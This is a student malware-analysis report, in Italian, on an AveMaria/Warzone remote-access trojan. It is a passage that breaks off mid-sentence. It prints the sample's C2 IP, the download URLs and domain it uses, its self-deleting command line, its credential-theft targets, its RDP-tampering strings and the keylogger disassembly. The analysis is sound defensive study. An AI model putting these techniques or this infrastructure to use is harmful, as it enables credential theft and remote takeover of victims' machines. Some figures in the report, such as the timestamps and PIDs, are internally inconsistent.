

Malware Analysis Report

Autori: Bazzotti Edoardo (VR518747), Xiao Simone (VR519027)

Corso: Codice Malevolo 2024/2025

Data: 30/06/25

Malware Windows - Analisi

Riassunto


Il malware analizzato è un Trojan ad accesso remoto (RAT) della famiglia **AveMaria/Warzone** progettato per il **furto di informazioni**.

Le funzionalità chiave includono:

- Furto di credenziali da browser e client di posta.
- Keylogging per registrare i tasti premuti.
- Manipolazione delle impostazioni di Remote Desktop (RDP) per garantire all'attaccante l'accesso remoto alla macchina infetta.
- Comunicazione con server (C2) per esfiltrare i dati rubati e ricevere comandi tramite il processo svchost.exe


Analisi Statica

- *Il malware e' impacchettato? Se si quale packer e' stato utilizzato? Quali sono gli elementi del PE file che indicano che il malware e' impacchettato?*



Attraverso Exeinfo, la presenza di "Microsoft Visual C++" come risultato principale indica che il file **non è impacchettato** con un packer generico (come UPX, Themida, ecc.), ma è stato compilato direttamente con Visual C++. Se fosse stato impacchettato, avremmo visto la firma del packer (es. "UPX") al posto del compilatore.

Anche Peinfo non ha rilevato nessuna signature di packer conosciuto. "Nothing found *" dimostra che il suo database di firme non ha trovato corrispondenze per packer o offuscatori comuni.



pestudio 9.18 - Malware Initial Assessment - www.winitor.com [c:\users\malware\desktop\trojan.win32.agentb\trojan.win32.agentb.jiad-1e0cc4051f5ea6cb75b0df551bc5be60abc54ca51cd1]

file settings about

property	value
md5	F6C0F66DDDB1C6E83A62C3A17B5E98B6
sha1	00BBD7B66698EBC5348FCB42E65B8B30816458BD
sha256	1E0CC4051F5EA6CB75B0DF551BC5BE60ABC54CA51CD1611DC760AA245A0055DD
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z
file-size	100352 (bytes)
entropy	6.337
imphash	n/a
signature	n/a
entry-point	55 8B EC 83 EC 44 56 FF 15 84 20 41 00 8B C8 8A 01 3C 22 75 28 41 8A 11 84 D2 74 11 8A C2 8A D0 3C
file-version	n/a
description	n/a
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	0x5C8850C7 (Wed Mar 13 01:37:27 2019)
debugger-stamp	0x5C8850C7 (Wed Mar 13 01:37:27 2019)
resources-stamp	0x00000000 (empty)
import-stamp	0x00000000 (empty)
exports-stamp	n/a
version-stamp	n/a
certificate-stamp	n/a

In Pestudio il campo **signature** è mostrato come "n/a", indicando che non è stata rilevata nessuna firma di un packer noto. Inoltre il campo **compiler-stamp** mostra **0x5C8B50C7 (Wed Mar 13 01:37:27 2019)**, ulteriore conferma che il file è un eseguibile compilato e non è stato successivamente processato da un packer che altererebbe questa informazione.

pestudio 9.18 - Malware Initial Assessment - www.winitor.com [c:\users\malware\desktop\trojan.win32.agentb\trojan.win32.agentb.jiad-1e0cc4051f5ea6cb75b0df551bc5be60abc54ca51cd1611dc760aa245a0055...]

file settings about

property	value	value	value	value	value
name	.text	.rdata	.data	.rsrc	.reloc
md5	9F14EE3693C55D0964E8E15...	0192F70CE8FA06AC973653A...	4741949AB28C74F850385CE...	6EEA2334D674A197F258BD3...	35C868C6D1E8B469201
entropy	6.493	5.289	5.116	3.959	6.579
file-ratio (98.98%)	66.33 %	15.31 %	1.53 %	11.73 %	3.57 %
raw-address	0x00000400	0x00010800	0x00014400	0x00014A00	0x00017800
raw-size (99328 bytes)	0x00010400 (66560 bytes)	0x00003C00 (15360 bytes)	0x00000600 (1536 bytes)	0x00002E00 (11776 bytes)	0x00000E00 (3584 bytes)
virtual-address	0x00401000	0x00412000	0x00416000	0x00418000	0x0041B000
virtual-size (107802 bytes)	0x00010314 (66324 bytes)	0x00003AF2 (15090 bytes)	0x00001D40 (7488 bytes)	0x00002C70 (11376 bytes)	0x00000D64 (3428 bytes)
entry-point	0x00005738	-	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x40000040	0x42000040
writable	-	-	x	-	-
executable	x	-	-	-	-
shareable	-	-	-	-	-
discardable	-	-	-	-	x
initialized-data	-	x	x	x	x
uninitialized-data	-	-	-	-	-
unreadable	-	-	-	-	-
self-modifying	-	-	-	-	-
virtualized	-	-	-	-	-
file	-	-	-	executable, offset: 0x00014A...	-

Tuttavia, nella finestra **sections** di PEStudio rivela un'entropia piuttosto alta per la sezione **.text** (precisamente **6.493**), valore che si avvicina a quello di dati compressi. Inoltre, PEStudio segnala la presenza di un file **executable** all'interno della sezione stessa (tipico dei **dropper**).

- Quali API vengono importate dal malware? Qual e' un possibile comportamento del malware in base alle API importate?
- Persistenza e Privilege Escalation:** **RegSetValueExW**, **RegOpenKeyExW**, **RegCreateKeyExW** indicano la capacità di modificare il registro. Questo suggerisce potenziali tentativi di **persistenza** (esecuzione all'avvio del sistema) o di **privilege escalation**.
 - Comunicazione con Server C2:** **InternetCheckConnectionW**, **InternetOpenW**, **InternetConnectW**, e **InternetReadFile** 23 (socket), 3 (closesocket), 10 (ioctlsocket), 21 (setsockopt) sono funzioni per **comunicare via Internet**. Permettono di stabilire una sessione Internet, connettersi a un server e leggere dati da una risorsa remota. (tipico per connettersi a server **Command and Control (C2)**, da cui ricevere comandi o scaricare payload).
 - Manipolazione di File:** **ReadFile**, **WriteFile**, **CreateFileW**, **DeleteFileW** permettono al malware di **creare, leggere, scrivere ed eliminare file** sul disco. Fondamentale per un dropper (rilasciare un payload) per gestire file/configurazioni.
 - Esecuzione di File e Processi:** **CreateProcessW** e **ShellExecuteExW**, modi in cui il malware può lanciare il payload scaricato o altri componenti malevoli.
 - Istanza unica:** **CreateMutexW**, **OpenMutexW**, **ReleaseMutex**, **WaitForSingleObject**: per assicurare che **solo una istanza del malware sia in esecuzione** e per la sincronizzazione interna.

6. Elusione analisi:

- a. **Sleep**: tecnica **anti-analisi**, utilizzata per ritardare l'esecuzione e eludere le sandbox automatiche.
- b. **IsDebuggerPresent**: rileva se è in esecuzione in un ambiente di debug, in modo da alterare il comportamento per eludere l'analisi.
- c. **LoadLibraryW** e **GetProcAddress**: permettono di caricare librerie e funzioni in tempo reale, in modo da eludere l'analisi statica e ad aggiungere moduli flessibili.

7. Criptazione: **CryptStringToBinaryA**, **CryptUnprotectData**, permettono di criptare dati del malware

8. Keylogging: **GetKeyState**, **GetRawInputData**, **GetLastInputInfo**, suggeriscono la capacità di catturare l'input da tastiera.

In base a quanto visto, un possibile comportamento del malware potrebbe essere:

1. Verificare l'esistenza di altre istanze e prevenire duplicazioni.
2. Stabilire **persistenza** e tentare di ottenere **permessi elevati** sul sistema.
3. Creare un socket per la comunicazione con un **server C2** per ricevere comandi e scaricare eventuali altri file su disco o memoria.
4. Utilizzare **tecniche anti-analisi** per eludere il rilevamento: caricamento dinamico di librerie, rilevamento di ambiente di debug, sleep ecc.
5. Potenziale **raccolta di informazioni** dal sistema o attività di **keylogging** e **criptazione dati**

- *Quali stringhe sono contenute nel malware? Ci sono stringhe che possono che corrispondono a file o cartelle? Oppure sottochiavi del Windows registry? Oppure URL? oppure indirizzi IP?*

1. Indirizzi IP

- <http://5.206.225.104/dll/softokn3.dll>
- <http://5.206.225.104/dll/msvcpl40.dll>
- <http://5.206.225.104/dll/mozglue.dll>
- <http://5.206.225.104/dll/vcruntime140.dll>
- <http://5.206.225.104/dll/freebl3.dll>
- <http://5.206.225.104/dll/nss3.dll>

L'IP 5.206.225.104 è quasi certamente il server di Comando e Controllo (C2) da cui il malware scarica payload o librerie aggiuntive non presenti nella sezione **import** di pestudio, confermando che alcune dipendenze vengono caricate **dinamicamente**.

2. Furto di Informazioni

• **Credenziali Browser:**

- Il malware prende di mira **Firefox** (firefox.exe, profiles.ini, logins.json) e **Chrome** (\Google\Chrome\User Data\Default>Login Data).
- La **query** `SELECT * FROM logins` è usata per estrarre le credenziali dai database.
- Le DLL scaricate dal C2 (nss3.dll, softokn3.dll, ecc.) sono librerie necessarie per **decifrare le password** memorizzate da Firefox. Questo è un comportamento classico degli infostealer.

• **Credenziali Email:**

- Il malware cerca le credenziali di client di posta come **Outlook**, **Thunderbird** (thunderbird.exe) e **Foxmail** (software\Aerofox\FoxmailPreview).
- Le stringhe POP3 User, POP3 Password, SMTP Server, IMAP Password indicano la capacità di estrarre e interpretare le configurazioni degli account di posta.

• **Credenziali di Windows (Windows Vault):**

- La presenza della libreria vaultcli.dll e delle API VaultOpenVault, VaultEnumerateItems, VaultGetItem indica che il malware è in grado di rubare le credenziali salvate nel **Windows Credential Manager**.

3. Persistenza e Privilege Escalation

- La chiave di registro **Software\Microsoft\Windows\CurrentVersion\Run** e la stringa **InitWindows** suggeriscono che il malware tenta l'esecuzione all'avvio del sistema.
- **Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}**: È una stringa che suggerisce un tentativo di eseguire codice con privilegi elevati.

4. Evasione

- **cmd.exe /C ping 1.2.3.4 -n 2 -w 1000 > Nul & Del /f /q**:
 - Ritarda l'esecuzione. Il ping a un indirizzo non raggiungibile con un timeout introduce una pausa.
 - (Del /f /q) indica che il file tenta di auto-cancellarsi, probabilmente dopo aver eseguito il suo payload.
- **OpenProcess, WriteProcessMemory** e **CreateRemoteThread** vengono usati per l'iniezione di codice in altri processi, in modo da nascondere l'attività malevola all'interno di un processo legittimo (svchost.exe).

5. Keylogging

- **GetRawInputData, GetAsyncKeyState, GetKeyState**: forniscono capacità di keylogging, permettendo di catturare i tasti premuti dall'utente.
- **[TAB], [CTRL], [ALT], [ENTER]\r\n, [BKSP]**: stringhe per formattare i dati catturati dalla tastiera.

6. Manipolazione del Remote Desktop (RDP)

- Il malware interagisce con le chiavi di registro relative a **Terminal Services** e **Terminal Server**.
- Le stringhe **fDenyTSConnections, EnableConcurrentSessions** e **AllowMultipleTSSessions** indicano che il malware modifica le impostazioni di RDP per **abilitare l'accesso remoto** alla macchina e permettere sessioni RDP multiple e concorrenti, permettendo all'attaccante di connettersi senza disconnettere l'utente legittimo.

7. Traccia dello sviluppatore

Una stringa particolarmente interessante:

- **C:\Users\louis\Documents\workspace\MortyCrypter\MsgBox.exe**

Questo percorso di debug suggerisce che il malware è stato processato con un packer/crypter personalizzato chiamato "MortyCrypter" e compilato su una macchina con nome utente "louis".

8. Famiglia di malware AVE MARIA WARZONE

- **ascii,8,0x000123E0,-,-,AVE_MARI**
- **ascii,10,0x00010E1C,-,-,warzone160**

sono indicatori diretti che collegano il malware alla nota famiglia **AveMaria/Warzone RAT**, Trojan commerciale noto per le sue ampie funzionalità.

- *Alcune delle stringhe sono offuscate o cifrate? Quale codifica o algoritmo di cifratura viene utilizzato?*

L'analisi ha identificato la stringa dell'alfabeto standard **Base64**:

0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz

Inoltre, la presenza dell'API **NSSBase64_DecodeBuffer** indica che il malware usa la **codifica Base64**, molto probabilmente per **decodificare** configurazioni o comandi inviati dal server C2 e **codificare** i dati rubati prima di esfiltrarli.

```
,NSS_Init
-,PK11_GetInternalKeySlot
-,PK11_Authenticate
-,PK11SDR_Decrypt
-,NSSBase64_DecodeBuffer
-,PK11_CheckUserPassword
-,NSS_Shutdown
-,PK11_FreeSlot
-,encryptedUsername
-,encryptedPassword
-,sqlite3_open
-,sqlite3_close
-,sqlite3_prepare_v2
-,sqlite3_column_text
-,sqlite3_step
```

Il malware non contiene grandi blocchi di stringhe cifrate nel suo corpo principale, ma sono presenti diverse funzioni di crittografia:

- La funzione **CryptUnprotectData** la chiave di registro **SOFTWARE\Microsoft\Cryptography** sono usati per decifrare le password salvate da **Google Chrome** e altri browser basati su Chromium, che usano DPAPI per proteggere le credenziali con la chiave legata all'account utente di Windows.
- **Librerie NSS**: scaricate dinamicamente (es. nss3.dll, softokn3.dll). Le funzioni come **NSS_Init** e **PK11SDR_Decrypt** confermano che il malware usa gli strumenti di decifratura di Mozilla per accedere alle password.

Analisi dinamica

- *Il malware crea o modifica chiavi o sottochiavi del Windows registry? Se sì quali ?*

Utilizzando **Regshot** per comparare lo stato del registro prima e dopo l'infezione, sono state identificate le seguenti modifiche rilevanti:

1. Modifica delle Impostazioni di Rete:

Aggiunti due valori nella sottochiave **HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings**:

- MaxConnectionsPer1_0Server: 0x0000000A (10)
- MaxConnectionsPerServer: 0x0A (10)

Questa modifica aumenta il numero massimo di connessioni simultanee che un processo può stabilire verso un server C2, in modo da ottimizzare e accelerare le comunicazioni, per il download di payload o l'esfiltrazione di dati.

2. Manipolazione delle Group Policy:

Il malware ha eliminato le seguenti chiavi:

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances\730fc3c4-2466-4af1-9ba5-c212d98971cd
- HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances\730fc3c4-2466-4af1-9ba5-c212d98971cd

e aggiunto le seguenti:

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances
- HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances

Il malware prima elimina e poi ricrea chiavi legate alle policy di gruppo.

Potrebbe essere una tecnica per **disabilitare policy di sicurezza**, indebolire le difese del sistema o per registrare un proprio componente malevolo come servizio.

- *Il malware crea o cancella cartelle o file sulla macchina virtuale? Se sì quali?*

1. Creazione di Directory Operative:

L'analisi con **Process Monitor**, filtrata per l'operazione **Operation is CreateFile**, ha fatto emergere due directory principali per memorizzare i suoi componenti e i dati raccolti:

- C:\Users\[Username]\AppData\Local\VirtualStore\Program Files\Microsoft DN1

La cartella AppData\Local è una posizione comune per i malware in quanto non richiede privilegi amministrativi per la scrittura.

Il nome Microsoft DN1 è scelto per non destare sospetti.

- C:\Users\[Username]\AppData\Local\Microsoft Vision

Anche in questo caso, il nome Microsoft Vision sembra legittimo.

3:10:55.639/8/1 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_5.82.19...	SUCCESS
3:10:55.6406174 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_5.82.19...	SUCCESS
3:10:55.6411681 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_5.82.19...	SUCCESS
3:10:55.6516412 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Windows\SysWOW64\msvfw32.dll	SUCCESS
3:10:55.6517557 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Windows\SysWOW64\avicap32.dll	SUCCESS
3:10:55.6598816 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Windows\SysWOW64\en-US\msvfw32.dll.mui	SUCCESS
3:10:55.6619073 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Windows\SysWOW64\en-US\avicap32.dll.mui	SUCCESS
3:10:55.6812963 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Windows\Globalization\Sorting\SortDefault.nls	SUCCESS
3:10:55.6841021 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Program Files\Microsoft DN1	REPARSE
3:10:55.6850284 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Users\malware\AppData\Local\VirtualStore\Program Files\Microsoft DN1	SUCCESS
3:10:55.6853065 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Windows\SysWOW64\windows.storage.dll	SUCCESS
3:10:55.6853930 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Windows\SysWOW64\windows.storage.dll	SUCCESS
3:10:55.6862145 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Users\malware\Desktop\Trojan.Win32.Agentb\Wldp.dll	NAME NOT FO
3:10:55.6862994 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Windows\SysWOW64\wldp.dll	SUCCESS
3:10:55.6864090 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Windows\SysWOW64\wldp.dll	SUCCESS
3:10:55.6877107 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Windows\SysWOW64\wldp.dll	SUCCESS
3:10:55.6878126 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Windows\SysWOW64\windows.storage.dll	SUCCESS
3:10:55.7036320 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Users\malware\AppData\Local	SUCCESS
3:10:55.7037887 ...	Trojan.Win32.Agent...	5160	CreateFile	C:\Users\malware\AppData\Local\Microsoft Vision	SUCCESS

- *Il malware crea qualche altro processo?*

No, il malware Trojan.Win32.Agentb.exe non crea nuovi processi figli.

L'analisi con Process Monitor, filtrata per l'operazione **Operation is Process Create**, non ha mostrato alcun evento con il processo del malware (PID 512) come processo genitore.

Come visibile in Process Explorer, Trojan.Win32.Agentb.exe rimane un processo isolato sotto explorer.exe, senza lanciare altri eseguibili.


explorer.exe	1.42	61,856 K	135,744 K	4788 Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,636 K	8,636 K	6744 Windows Security notificatio...	Microsoft Corporation
PanGPA.exe	0.01	4,628 K	16,108 K	6856 GlobalProtect client	Palo Alto Networks
VBoxTray.exe	0.02	2,600 K	10,132 K	6896 VirtualBox Guest Additions Tr...	Oracle and/or its affiliates
OneDrive.exe		43,528 K	41,308 K	7060 Microsoft OneDrive	Microsoft Corporation
cmd.exe		2,468 K	3,724 K	372 Windows Command Processor	Microsoft Corporation
conhost.exe		10,928 K	16,512 K	1752 Console Window Host	Microsoft Corporation
fakenet.exe		1,184 K	3,216 K	5604	
fakenet.exe	0.07	25,176 K	13,956 K	1104	
Wireshark.exe	0.10	127,324 K	64,072 K	3324 Wireshark	The Wireshark developer ...
Regshot-x64-Unicode.exe		361,084 K	375,112 K	7480 Regshot 1.9.0 x64 Unicode	Regshot Team
Procmon.exe		3,988 K	15,328 K	1852 Process Monitor	Sysinternals - www.sysinter...
Procmon64.exe		212,876 K	161,360 K	4164 Process Monitor	Sysinternals - www.sysinter...
procecp.exe		3,608 K	9,408 K	5856 Sysinternals Process Explorer	Sysinternals - www.sysinter...
procecp64.exe	3.66	22,852 K	40,312 K	7084 Sysinternals Process Explorer	Sysinternals - www.sysinter...
Trojan.Win32.Agentb.exe		2,000 K	10,500 K	512	
msedge.exe	< 0.01	37,736 K	107,260 K	3816 Microsoft Edge	Microsoft Corporation

Questo comportamento fa pensare che il malware utilizzi una tecnica di esecuzione più sofisticata.

Tuttavia, pur non creando processi figli, il malware è molto attivo internamente. Come mostra l'immagine di Process Monitor, **il processo malevolo genera costantemente nuovi thread**,

Time ...	Process Name	PID	Operation	Path	Result	Detail
3:10:5...	Trojan.Win32.A...	5160	Thread Create		SUCCESS	Thread ID: 384
3:10:5...	Trojan.Win32.A...	5160	Thread Create		SUCCESS	Thread ID: 6376
3:10:5...	Trojan.Win32.A...	5160	Thread Create		SUCCESS	Thread ID: 4572
3:11:2...	Trojan.Win32.A...	5160	Thread Create		SUCCESS	Thread ID: 7412
3:11:2...	Trojan.Win32.A...	5160	Thread Create		SUCCESS	Thread ID: 4316
3:15:5...	Trojan.Win32.A...	5160	Thread Create		SUCCESS	Thread ID: 3184

- *Il malware e' persistente sulla macchina virtuale? Se si, quale tecnica utilizza per raggiungere persistenza?*



Regshot e Autoruns: Né la comparazione del registro né la scansione con Autoruns hanno rivelato la creazione di nuove chiavi di avvio automatico, servizi o attività pianificate riconducibili al malware.

E' plausibile che anche la tecnica di persistenza sia ben nascosta o attivata in modo condizionale per sfuggire al rilevamento.

- *Il malware inizia connessioni di rete? Se si che tipo di traffico genera? Quali URL or indirizzi IP tenta di contattare?*

L'analisi del traffico di rete, condotta con FakeNet e Wireshark, ha rivelato che il malware stabilisce attivamente connessioni di rete per comunicare con un server di Comando e Controllo (C2).

```
06/12/25 03:18:33 PM [Diverter] ICMP type 3 code 1 169.254.78.205→169.254.78.205
06/12/25 03:23:06 PM [Diverter] pid: 2108 name: svchost.exe
06/12/25 03:23:06 PM [DNS Server] Received A request for domain 'checkappexec.microsoft.com'.
06/12/25 03:23:06 PM [DNS Server] Responding with '192.0.2.123'
06/12/25 03:23:08 PM [Diverter] ICMP type 3 code 1 169.254.78.205→169.254.78.205
06/12/25 03:23:10 PM [Diverter] ICMP type 3 code 1 169.254.78.205→169.254.78.205
06/12/25 03:23:13 PM [Diverter] ICMP type 3 code 1 169.254.78.205→169.254.78.205
06/12/25 03:23:13 PM [DNS Server] Received A request for domain 'tresor2020.ddns.net'.
06/12/25 03:23:13 PM [DNS Server] Responding with '192.0.2.123'
06/12/25 03:23:15 PM [Diverter] ICMP type 3 code 1 169.254.78.205→169.254.78.205
06/12/25 03:23:16 PM [Diverter] ICMP type 3 code 1 169.254.78.205→169.254.78.205
06/12/25 03:23:18 PM [Diverter] ICMP type 3 code 1 169.254.78.205→169.254.78.205
06/12/25 03:23:21 PM [Diverter] ICMP type 3 code 1 169.254.78.205→169.254.78.205
06/12/25 03:23:22 PM [Diverter] ICMP type 3 code 1 169.254.78.205→169.254.78.205
06/12/25 03:23:24 PM [Diverter] ICMP type 3 code 1 169.254.78.205→169.254.78.205
06/12/25 03:23:26 PM [Diverter] ICMP type 3 code 1 169.254.78.205→169.254.78.205
06/12/25 03:23:27 PM [Diverter] pid: 2108 name: svchost.exe
06/12/25 03:23:27 PM [DNS Server] Received A request for domain 'tresor2020.ddns.net'.
06/12/25 03:23:27 PM [DNS Server] Responding with '192.0.2.123'
06/12/25 03:23:28 PM [Diverter] ICMP type 3 code 1 169.254.78.205→169.254.78.205
06/12/25 03:23:30 PM [Diverter] ICMP type 3 code 1 169.254.78.205→169.254.78.205
06/12/25 03:23:31 PM [Diverter] pid: 3276 name: msedge.exe
06/12/25 03:23:31 PM [Diverter] pid: 3276 name: msedge.exe
06/12/25 03:23:31 PM [DNS Server] Received A request for domain 'config.edge.skype.com'.
06/12/25 03:23:31 PM [DNS Server] Responding with '192.0.2.123'
```

Dalla finestra di Fakenet si nota che il malware contatta ripetutamente il seguente dominio tramite richieste DNS:

- tresor2020.ddns.net

Tutte le richieste di rete malevole non sono state **generate** dal processo originale (Trojan.Win32.Agentb.exe), ma **da un'istanza del processo di sistema legittimo**:

- svchost.exe (PID 2108)

packets_20250612_143859 (fakenet).pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
1279	3361.487000	169.254.78.205	169.254.78.205	ICMP	80	Destination unreachable (Host unreachable)
1280	3366.900000	169.254.78.205	169.254.78.205	DNS	65	Standard query 0xbeda A tresor2020.ddns.net
1281	3366.908000	169.254.78.205	169.254.78.205	DNS	81	Standard query response 0xbeda A tresor2020.ddns.net A 192.0.2.123
1282	3369.010000	169.254.78.205	169.254.78.205	ICMP	80	Destination unreachable (Host unreachable)
1283	3371.250000	169.254.78.205	169.254.78.205	ICMP	80	Destination unreachable (Host unreachable)
1284	3374.218000	169.254.78.205	169.254.78.205	ICMP	80	Destination unreachable (Host unreachable)
1285	3380.651000	169.254.78.205	169.254.78.205	ICMP	80	Destination unreachable (Host unreachable)
1286	3387.702000	169.254.78.205	169.254.78.205	DNS	65	Standard query 0x6ec5 A tresor2020.ddns.net
1287	3387.715000	169.254.78.205	169.254.78.205	DNS	81	Standard query response 0x6ec5 A tresor2020.ddns.net A 192.0.2.123
1288	3390.240000	169.254.78.205	169.254.78.205	ICMP	80	Destination unreachable (Host unreachable)
1289	3393.010000	169.254.78.205	169.254.78.205	ICMP	80	Destination unreachable (Host unreachable)
1290	3396.954000	169.254.78.205	169.254.78.205	ICMP	80	Destination unreachable (Host unreachable)
1291	3404.880000	169.254.78.205	169.254.78.205	ICMP	80	Destination unreachable (Host unreachable)
1292	3413.112000	169.254.78.205	169.254.78.205	DNS	65	Standard query 0x1ee0 A tresor2020.ddns.net
1293	3413.123000	169.254.78.205	169.254.78.205	DNS	81	Standard query response 0x1ee0 A tresor2020.ddns.net A 192.0.2.123
1294	3415.549000	169.254.78.205	169.254.78.205	ICMP	80	Destination unreachable (Host unreachable)
1295	3418.235000	169.254.78.205	169.254.78.205	ICMP	80	Destination unreachable (Host unreachable)

Le richieste DNS verso il C2 vengono inviate a intervalli regolari.

Dopo aver risolto l'indirizzo IP del C2, il malware tenta immediatamente di stabilire una sessione TCP/UDP, ma riceve pacchetti **ICMP "Destination unreachable (Port unreachable)"** catturati da wireshark.

Una verifica del dominio C2 identificato, tresor2020.ddns.net, su VirusTotal conferma che questo dominio è ampiamente documentato come server di Comando e Controllo per la famiglia di malware **Warzone RAT (Ave Maria)**. Questo conferma che le stringhe warzone e AVE_MARI, trovate durante l'analisi statica, non erano casuali ma identificavano con precisione la famiglia del malware.

Reverse engineering (IDA)


Analisi della Funzione sub_407966

Chi Chiama sub_407966?

xrefs to sub_407966

Direction	Type	Address	Text
Up	p	sub_4074D5+11D	call sub_407966
Up	p	sub_4074D5:loc_407906	call sub_407966

Per comprendere il contesto in cui opera la funzione di logging sub_407966, sono state **analizzate le sue cross-references (Xrefs)** tramite IDA (tasto X). Si è scoperto che essa viene chiamata all'interno della funzione sub_4074D5. Al suo interno notiamo una grande struttura di blocchi che gestisce i tasti della tastiera. Questo **presume** che si tratti di un **Keylogger**.



Traduzione dei tasti

- **Tasti Speciali:** Gestisce esplicitamente tasti come [ENTER], [TAB], [BKSP] (Backspace), [CTRL], [ALT], [CAPS], [ESC], [INSERT], [DEL], caricando la stringa corrispondente in ecx.
- **Tasti Numerici e Simboli:** Controlla lo stato del tasto SHIFT usando GetAsyncKeyState(VK_SHIFT).
 - Se SHIFT è premuto, (es. SHIFT+2) per ottenere '@', la tabella di salto (jpt_407528) punta a un'istruzione che carica l'indirizzo della stringa "@" in ECX:
 - Se SHIFT non è premuto, gestisce i tasti numerici come cifre semplici.

- **Caratteri Alfanumerici:** Gestisce le lettere (da A a Z) e altri caratteri stampabili, tenendo conto dello stato dei tasti SHIFT e CAPS LOCK per determinare se il carattere è maiuscolo o minuscolo.
- **Tasti non Gestiti:** Se un tasto non rientra nelle categorie precedenti (es. tasti funzione F1-F12), usa l'API `GetKeyNameTextW` per ottenere una rappresentazione testuale del tasto.

Indipendentemente dal percorso scelto, alla fine viene eseguito `jmp loc_407906` con il registro ECX contenente sempre il puntatore alla stringa del tasto da registrare.

```
call sub_407958
push 10h ; vKey
mov bl, al
call ds:GetAsyncKeyState
test ax, ax
mov dl, bl
setnz cl
call sub_407949
test al, al
lea ecx, [esi+20h]
lea eax, [ebp+var_14]
cmovnz ecx, esi
push ecx
push offset aC ; "%c"
push eax ; LPWSTR
call ds:wsprintfw
add esp, 0Ch
lea ecx, [ebp+var_14]
call sub_407966
mov ebx, [ebp+var_4]
jmp def_407528 ; jumptable 00407528 default case
```

Una volta formattata la stringa corrispondente, il flusso di esecuzione converge alla fine della funzione dove viene eseguito `call sub_407966`, la subroutine iniziale che:

